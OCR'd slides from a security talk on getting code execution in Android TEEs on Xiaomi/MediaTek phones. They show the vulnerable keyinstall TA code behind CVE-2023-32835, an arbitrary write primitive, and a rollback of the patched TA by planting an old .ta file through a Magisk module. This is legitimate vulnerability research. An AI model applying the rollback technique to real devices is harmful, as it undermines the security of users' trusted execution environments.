
A ~Fiasco~ in Android TEEs

Philipp, 0ddc0de, gannimo

root or die trying


root or die trying

1) Become developer




root or die trying

1) Become developer
2) Allow OEM unlock




root or die trying

1) Become developer
2) Allow OEM unlock
3) Create and bind Mi account (only via mobile data)




root or die trying

1) Become developer
2) Allow OEM unlock
3) Create and bind Mi account (only via mobile data)
4) Use shady Win-only software to unlock



root or die trying


1) Become developer
2) Allow OEM unlock
3) Create and bind Mi account (only via mobile data)
4) Use shady Win-only software to unlock
5) Wait a decade, try again with success!




root or die trying

1) Become developer
2) Allow OEM unlock
3) Create and bind Mi account (only via mobile data)
4) Use shady Win-only software to unlock
5) Wait a decade, try again with success!
6) Magisk-root device

root ~~or die trying~~



~~root~~ TEE code execution or die trying



“Trusted” == vendor-trusted






image: Flaticon.com

Target & Threat Model




Previous Work: GlobalConfusion



keyinstall Vulnerability (CVE-2023-32835)

```
uint32_t query_drmkey_impl(keyblock_t *keyblock, ..., uint32_t *keytypes_out, ...) {
  keycount = keyblock->keycount;
  curr_keyslice = (keyslice_t *) &keyblock->keyslices[0];

  keytype = keyslice_copy.keytype;
  keytypes_out[i] = keytype;

  curr_keyslice = (keyslice_t *)(&curr_keyslice + key_slice_len);

  [...]
}
```



keytypes_out is vulnerable to GlobalConfusion

Result: arbitrary write primitive in keyinstall TA

Patch by MediaTek with CVE-2023-32835

Unfortunately, no rollback prevention

Previous Work: keyinstall TA Rollback






image: Flaticon.com

Details

Black Alps 2024



GlobalConfusion
USENIX Security 2024



Spill The TeA
USENIX Security 2024

keyinstall TA Rollback

Magisk overlayFS

```
opal:/ # find /data/adb/modules/
/data/adb/modules/
/data/adb/modules/keyinstall
/data/adb/modules/keyinstall/system
/data/adb/modules/keyinstall/system/vendor
/data/adb/modules/keyinstall/system/vendor/thh
/data/adb/modules/keyinstall/system/vendor/thh/ta
/data/adb/modules/keyinstall/system/vendor/thh/ta/08110000000000000000000000000000.ta
/data/adb/modules/keyinstall/module.prop
```


N-ELO

keyinstall Arbitrary Write, But Where?

Older Xiaomi device

```
dandelion:/ # cat /dev/teei_config
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
ta_keyin|  [TEE]
[...]
```

```
opal:/ # cat /dev/teei_config
ta_keyin| [ISEE] Current TA enable log enc
ta_keyin| {#af/3tsHOGalposxQtQd0utVdVQMae1KOqcsITTk=#}
ta_keyin| {#GeSaKcLOGakZh2/DtQd0urz2Ze9VIdGjxFKEpSrMNeJvWNdO#}
ta_keyin|
ta_keyin| {#ea3gDsPOGal5ULWotgd0ui9+fl/gSHvxmEGJMAc=#}
ta_keyin| {#KZKDgcPOGakpNVgbtwd0uvkoX4Cp88QdPtH3anbYaco6gUsAiBmEKw==#}
ta_keyin|
